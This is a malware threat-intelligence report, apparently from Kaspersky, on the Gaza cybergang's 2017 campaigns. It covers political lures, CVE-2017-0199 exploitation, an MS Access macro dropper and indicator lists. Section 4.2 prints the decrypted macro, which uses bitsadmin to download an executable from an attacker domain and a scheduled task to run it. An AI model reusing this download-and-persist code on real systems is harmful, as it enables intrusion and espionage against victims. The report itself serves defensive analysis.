updated activity in 2017:

New targets, use of MS Access Macros and CVE 2017-0199, and possible mobile espionage

By GReAT on October 30, 2017. 9:00 am

1. Summary information

The Gaza cybergang is an Arabic-language, politically-motivated cybercriminal group, operating since 2012 and actively targeting the MENA (Middle East North Africa) region. The Gaza cybergang's attacks have never slowed down and its typical targets include government entities/embassies, oil and gas, media/press, activists, politicians, and diplomats.

One of the interesting new facts, uncovered in mid-2017, is its discovery inside an oil and gas organization in the MENA region, infiltrating systems and pilfering data, apparently for more than a year.

Another interesting finding is the use of the recently discovered CVE 2017-0199 vulnerability, and Microsoft Access files into which the download scripts were embedded to reduce the likelihood of their detection. Traces of mobile malware that started to appear from late April 2017, are also being investigated.

Recent targets for the group seem to be varied in nature; the attackers do not appear to be choosing targets selectively, but rather seeking different kinds of MENA intelligence.

Some of the interesting new updates about the Gaza cybergang:

- Gaza cybergang attackers have continued their interest in government entities in MENA
- New targets identified include oil and gas in MENA
- New tools and techniques include
  - Abuse of the CVE 2017-0199 vulnerability
  - Usage of macros inside Microsoft Access files, enabling lower detection rates
  - Possible Android mobile malware being used by attackers

Previous published research:
https://securelist.com/gaza-cybergang-wheres-your-ir-team/72283/

Kaspersky Lab products and services successfully detect and block Gaza cybergang attacks, detection names below:

- HEUR:Exploit.MSOffice.Generic
- HEUR:Trojan.Win32.Cometer.gen
- HEUR:Trojan.Win32.Generic
- Trojan-Downloader.Win32.Downeks
- Trojan-Spy.MSIL.Downeks
- Win32.Bublik
- Win32.Agentb

More information about Gaza cybergang is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com

2. Technical details

Previously, Gaza cybergang attacks were surprisingly successful in using simple and common tools to achieve their goals. They relied on a variety of Remote Access Trojans (RATs) to perform their activities, including Downeks, Qasar, Cobaltstrike...

As recently as June 2017, however, the attackers started using the CVE 2017-0199 vulnerability which enables direct code execution from a Microsoft office document on non-patched victim systems (Cobaltstrike payload in this case). Another finding is a possible Android Trojan that the attackers positioned on one of their command servers in April 2017.

In most cases, malware is sent by email as a compressed attachment or download links. Starting from March 2017, we have observed downloaders or Microsoft office documents with embedded macros being sent to victims. When opened, the downloader would contact a URL or IP address to retrieve the actual payload. Once successfully executed, the malware grants full access to the attackers, providing them with the ability to collect files, keystrokes and screenshots from victims' devices. If the initial downloaded malware was detected by the victim, the downloader would attempt to retrieve other malware files to the victim's device, in the hope that one of those files would work.

The full list of indicators of compromise (IOCs) can be found in Appendix I. The list of the most interesting lure content, malware files and related droppers, and command servers can be found in Appendix II.

3. Summary of recent campaigns

Below can be found the list of recent findings related to Gaza cybergang operations:

Command and control server	Hash	First seen	File name/Social engineering lure
upgrade.newshelpyou[.]com	552796e71f7ff304f91b39f5da46499b	25-07-2017	nvStView.exe
	6fba58b9f9496cc52e78379de9f7f24e	23-03-2017	صور خاصة.exe (Translation: Special photos)
	eb521caebcf03df561443194c37911a5	03-04-2017	صور خاصة.exe (Translation: Special photos)
moreoffer[.]life	66f144be4d4ef9c83bea528a4cd3baf3	27-05-2017	تصريح لأمير قطر واتهام الإمارات في اختراق وكالة الأنباء.exe (Translation: A statement by the Emir of Qatar accusing the UAE of breaking the news agency)
	3ff60c100b67697163291690e0c2c2b7	11-05-2017	MOM.InstallProxy.exe
	b7390bc8c8a9a71a69ce4cc0c928153b	05-04-2017	تعرف على المنقبة التي أساءت للسعودية (Translation: Learn about the woman wearing niqab which offended Saudi)
	f43188accfb6923d62fe265d6d9c0940	21-03-2017	Gcc-Ksa-uae.exe
	056d83c1c1b5f905d18b3c5d58ff5342	16-03-2017	مراسلة بخصوص اجتماع رؤساء البعثات.exe (Translation: Correspondence regarding the meeting of Heads of Missions)
138.68.242[.]68	87a67371770fda4c2650564cbb00934d	20-06-2017	hamas.doc نقاط اتفاق حماس وتيار فتح الاصلاحي.doc (Translation: the points of agreement between Hamas and the reformist Fateh movement) محضر اجتماع مركزية فتح الليلة.doc (Translation: minutes of the

			tonight meeting) سلفة أم راتب للموظفين يوم الثلاثاء المقبل؟.doc (Translation: An advance on salary or full salary for employees next Tuesday?)
lol.mynetav[.]org	4f3b1a2088e473c7d2373849deb4536f	20-06-2017	Notepad.exe attachment.scr https://drive.google.com/uc?export=download&id=0B1NUTMCAOKBTdVQzTXlUNHBmZUU
signup.updatesforme[.]club	7d3426d8eb70e4486e803afb3eeac14f	04-05-2017	Palestinian Retirement Authority Ramallah.exe
	0ee4757ab9040a95e035a667457e4bc6	27-04-2017	27-4-2017 Fateh Gaza plo.exe
ping.topsite[.]life	b68fcf8feb35a00362758fc0f92f7c2e	19-03-2017	Downloaded by Macro in MDB files: http://download.data-server.cloudns[.]club/indexer.exe
	7bef124131ffc2ef3db349b980e52847	13-03-2017	الأخ اسماعيل هنية -نائب رئيس المكتب السياسي .exe (Translation: Brother Ismail Haniyeh – Deputy Head of the Political Bureau)
	d87c872869023911494305ef4acbd966	19-03-2017	Downloaded by Macro in MDB files: http://download.data-server.cloudns[.]club/wordindexer.exe
	a3de096598e3c9c8f3ab194edc4caa76	12-04-2017	viewimages.exe
	c078743eac33df15af2d9a4f24159500	28-03-2017	viewimages.exe
	70d03e34cadb0f1e1bc6f4bf8486e4e8	30-03-2017	download-file.duckdns[.]org/send/Egyptian_agreement_with_Presi

			dent_Mahmoud_Abbas.exe
	67f48fd24bae3e63b29edccc524f4096	17-04-2017	http://alasra-paper.duckdns[.]org/send/رسالة_وفد_الرئيس_ابومازن_لحماس_في_قطاع_غزة.rar (Message from President Abu Mazen to Hamas in Gaza Strip)
	7b536c348a21c309605fa2cd2860a41d	17-04-2017	http://alasra-paper.duckdns[.]org/send/ورقة_الاسرى_المقدمة_لف_ك_الاضراب .rar (Translation: captives paper submitted to stop the strike)
alasra-paper.duckdns[.]org	Mobile malware N/A	23-04-2017	Possible Android malware. http://alasra-paper.duckdns[.]org/send/%D9%88%ket-Edition-1.04_ApkHouse.com/Dont-Starve-Pocket-Edition-1.04_ApkHouse.com.apk
hamas-wathaq.duckdns[.]org	cf9d89061917e9f48481db80e674f0e9	16-04-2017	وثائق تنشر لأول مره عن حكم حماس لقطاع غزه .exe (Translation: Documents published for the first time on Hamas ruling of Gaza Strip)
manual.newphoneapp[.]com	86a89693a273d6962825cf1846c3b6ce	02-02-2017	SQLiteDatabaseBrowserPortable.exe
	3f67231f30fa742138e713085e1279a6	02-02-2017	SQLiteDatabaseBrowserPortable.exe

The above listed files are further described in Appendix 1.

4. New findings

Gaza Cybergang attackers have been continuously evolving their skills on different levels, using new methods and techniques to deliver malware, in

addition to adapting social engineering decoys to regional political and humanitarian incidents.

In mid-2017, the attackers were discovered inside an oil and gas organization in the MENA region, infiltrating systems and pilfering data, apparently for more than a year. The malware files that were found had been reported previously: https://securelist.com/gaza-cybergang-wheres-your-ir-team/72283/

While traces of Android mobile malware have been spotted, attackers have continuously used the Downeks downloader and the Quasar or Cobaltstrike RATs to target Windows devices, enabling them to obtain remote access spying and data exfiltration abilities. This is now achieved more efficiently using the CVE 2017-0199 vulnerability which enables direct code execution abilities from a Microsoft office document on non-patched victim Windows systems. The use of Microsoft Access database files has also enabled the attackers to maintain low levels of detection, as it's not an uncommon method to deliver malware.

These developments have helped the attackers continue their operations, targeting a variety of victims and organizations, sometimes even bypassing defences and persisting for prolonged periods.

4.1. The extended use of humanitarian and political causes in social engineering attacks

Attackers have continuously targeted victims and organizations in government entities/embassies, oil and gas, media/press, activists, politicians, and diplomats.

The Gaza cybergang relies increasingly on advanced and up-to-date social engineering techniques with political and humanitarian aspects that directly reflect regional incidents. Here is a short list of incidents that were each used multiple times:

- Palestinian Government not paying salaries to Gaza employees
- Palestinian prisoners' hunger strike in Israeli jails
- The political crisis in Qatar

Recent targets for the group seem to be varied in nature, the attackers do not appear to be choosing targets selectively, but rather seeking any type of intelligence.

4.1.1. Example lure

MD5: 66f144be4d4ef9c83bea528a4cd3baf3

تصريح لأمير قطر واتهام الإمارات في اختراق وكالة الأنباء.exe

(Translation: A statement by the Emir of Qatar accusing the UAE of breaking the news agency)

Attackers have recently used political events related to the Qatar political crisis in the Middle East in targeting their victims.

Original filename: Qatar-27-5-2017.rar


Extracts to 66f144be4d4ef9c83bea528a4cd3baf3

تصريح لأمير قطر واتهام الإمارات في اختراق وكالة الأنباء.exe

Sha256
7fcac2f18a8844e4af9f923891cfb6f637a99195a457b6cdb916926d709c6a04

C2: moreoffer[.]life

First seen: 27 May 2017



Translation: new details on the hack of the Qatar News Agency

4.2. The use of Microsoft Access files with macros

Microsoft Access files with macro is another new development by the attacker group. MS Access database-embedded macros are proving to have very low detection rates.


MD5: 6d6f34f7cfcb64e44d67638a2f33d619

Filename: GAZA2017.mdb

C1: http://download.data-server.cloudns[.]club/GAZA2017.mdb

Downloads and executes:

- data-server.cloudns[.]club/wordindexer.exe
- data-server.cloudns[.]club/indexer.exe



Translation: database of employees not receiving salaries, click "enable content" to see data

```
Option Compare Database

Private Sub Form_Load()

Dim urlfile As String

urlfile = "http://download.data-server.cloudns.club/wordindexer.exe"

Shell "cmd.exe /c bitsadmin /create /download nn ", vbHide
Shell "cmd.exe  /c bitsadmin /transfer nn " & urlfile & " %userprofile%\appdata\wordindexer.exe", vbHide
Shell "cmd.exe /c schtasks /create /sc minute /tn runcclener /tr %userprofile%\appdata\wordindexer.exe", vbHide
Shell "cmd.exe /c schtasks /run /tn runcclener", vbHide


End Sub
```

Decrypted code

4.3. Exploitation of the CVE 2017-0199 vulnerability

MD5: 87a67371770fda4c2650564cbb00934d

First seen: 20-06-2017

Filenames:

- doc
- نقاط اتفاق حماس وتيار فتح الاصلاحي.doc (Translation: the points of agreement between Hamas and the reforment Fateh movement)
- محضر اجتماع مركزية فتح الليلة.doc (Translation: minutes of the tonight Fateh meeting)

- سلفة أم راتب للموظفين يوم الثلاثاء المقبل؟.doc (Translation: An advance on salary or full salary for employees next Tuesday?)

The attacks are a typical exploitation of CVE-2017-0199, starting with an email that distributes a malicious RTF document. The vulnerability is in the code that handles Ole2Link embedded objects, which allows Microsoft Office Word to run remote files, downloaded in this case from 138.68.242[.]68. The downloaded payload is Cobaltstrike, which then connects to lol.mynetav[.]org to receive commands from the attackers. Additional details on the Gaza cybergang's use of CVE 2017-0199 with Cobaltstrike, can be found here: http://bobao.360.cn/learning/detail/4193.html

4.4. Possible Android mobile malware

Traces of APK files have been seen on one of the attackers' command centers, starting from 23-04-2017.

URL: http://alasra-paper.duckdns[.]org/send/%D9%88%ket-Edition-1.04_ApkHouse[.]com/Dont-Starve-Pocket-Edition-1.04_ApkHouse[.]com.apk

The file name (Dont-Starve-Pocket-Edition-1.04_ApkHouse[.]com.apk), is an Android application file hiding as a popular game. We believe the android Trojan could be related to a previously investigated Android Trojan around the Gaza strip: https://securelist.com/breaking-the-weakest-link-of-the-strongest-chain/77562/

5. Conclusion

The Gaza Cybergang has demonstrated a large number of attacks and advanced social engineering, in addition to active development of attacks, infrastructure and the utilization of new methods and techniques. Attackers are actively improving their toolkit in an effort to minimize their exposure to security products and services. Kaspersky Lab expects these types of attacks to intensify in the near term, both in terms of quality and quantity.

In order to protect your company from malware, Kaspersky Lab researchers recommend implementing the following measures:

- Educate staff to be able to distinguish spear-phishing emails or a phishing link from legitimate emails and links
- Use proven corporate grade security solution in combination with anti-targeted attacks solutions capable of catching attacks by analyzing network anomalies
- Provide security staff with access to the latest threat intelligence data, which will arm them with helpful tools for targeted attacks prevention and discovery, such as indicators of compromise and YARA rules
- Make sure enterprise grade patch management processes are well established and executed.

More information about Gaza cybergang is available to customers of Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com

6. Appendix 1: malware files description and decoys


In the following, we list the description of malware files found from March 2017, including decoys used, first dates files seen, parent files...

6.1. b7390bc8c8a9a71a69ce4cc0c928153b

Parent file: 970e6188561d6c5811a8f99075888d5f 5-4-2017.zip

C2: moreoffer[.]life

First seen: 5 April 2017



Translation: Get to know the women wearing niqab and talking bad about the kingdom

6.2. f43188accfb6923d62fe265d6d9c0940

Filename: Gcc-Ksa-uae.exe

C2: moreoffer[.]life (185.11.146[.]68)

First Seen: 21 March 2017

Translation: the permanent delegation of the cooperation council for the Arab states of the Gulf (GCC) to the United Nation and other international organizations, Geneva

6.3. 056d83c1c1b5f905d18b3c5d58ff5342


مراسلة بخصوص اجتماع رؤساء البعثات.Filename: exe

Translation: Correspondence regarding the meeting of Heads of Missions (Saudi related)

Parent file: fb549e0c2fffd390ee7c4538ff30ac3e

C2: moreoffer[.]life

First Seen: 16 March 2017




Translation: The fourth foreign meeting of the Kingdom's head of missions under the title "message of the embassador".

6.4. 0ee4757ab9040a95e035a667457e4bc6

Filename: 27-4-2017 Fateh Gaza plo.exe

C2: signup.updatesforme[.]club

First seen 27 April 2017



Translation: Clarification report


6.5. 7bef124131ffc2ef3db349b980e52847

الأخ اسماعيل هنية -نائب رئيس المكتب السياسي .exe

(Translation: Brother Ismail Haniyah – Deputy Head of the Political Bureau)

C2: ping.topsite[.]life

First seen: 14 March 2017



Translation: Brother Ismail Haniyah – Deputy Head of the Political Bureau


6.6. 70d03e34cadb0f1e1bc6f4bf8486e4e8

download-file.duckdns[.]org/send/Egyptian_agreement_with_President_Mahmoud_Abbas.exe

C1: download-file.duckdns[.]org

C2: ping.topsite[.]life

First seen: 30 March 2017



Translation: methods to apply the palestinian national agreement pact.

6.7. 67f48fd24bae3e63b29edccc524f4096


C1: http://alasra-paper.duckdns[.]org/send/رسالة_وفد_الرئيس ابومازن_لحماس_في قطاع_غزة.rar

C2: ping.topsite[.]life

RAR extracts to: 5d74487ea96301a933209de3d145105d

رسالة_وفد_الرئيس ابومازن_لحماس_في قطاع_غزة.exe

First seen: 17 April 2017



Translation: a severely threatening message from Abbas's delegation to Hamas

6.8. 7b536c348a21c309605fa2cd2860a41d

C1: http://alasra-paper.duckdns[.]org/send/ورقة_الاسرى_المقدمة_لفك_الاضراب.rar


Extracts to: d973135041fd26afea926e51ce141198, named (RTLO technique):

ورقة الاسرى المقدمة لفك الاضراب .exe

Translation: captives paper submitted to stop the strike

C2:ping.topsite[.]life

First seen: 17 April 2017



Translation: The primary demands of the captives in the strike of freedom and dignity

6.9. cf9d89061917e9f48481db80e674f0e9


وثائق تنشر لأول مره عن حكم حماس لقطاع غزه .exe
c11516cd8c797f0182d63cdf343d08ed

Translation: Documents published for the first time on Hamas ruling of Gaza Strip

C1: http://hamas-wathaq.duckdns[.]org/send/وثائق_تنشر_لأول_مره_عن_حكم_حماس_لقطاع_غزه.rar

C2:ping.topsite[.]life

First seen: 16 April 2017



7. Appendix 2: List of IOCs

7.1. Malicious domain names

moreoffer[.]life
signup.updatesforme[.]club
ping.topsite[.]life
alasra-paper.duckdns[.]org
hamas-wathaq.duckdns[.]org
download.data-server.cloudns[.]club
upgrade.newshelpyou[.]com
manual.newphoneapp[.]com
hnoor.newphoneapp[.]com
lol.mynetav[.]org

7.2. IP addresses

138.68.242[.]68
185.86.149[.]168
185.11.146[.]68
45.32.84[.]66
45.32.71[.]95
107.161.27[.]158
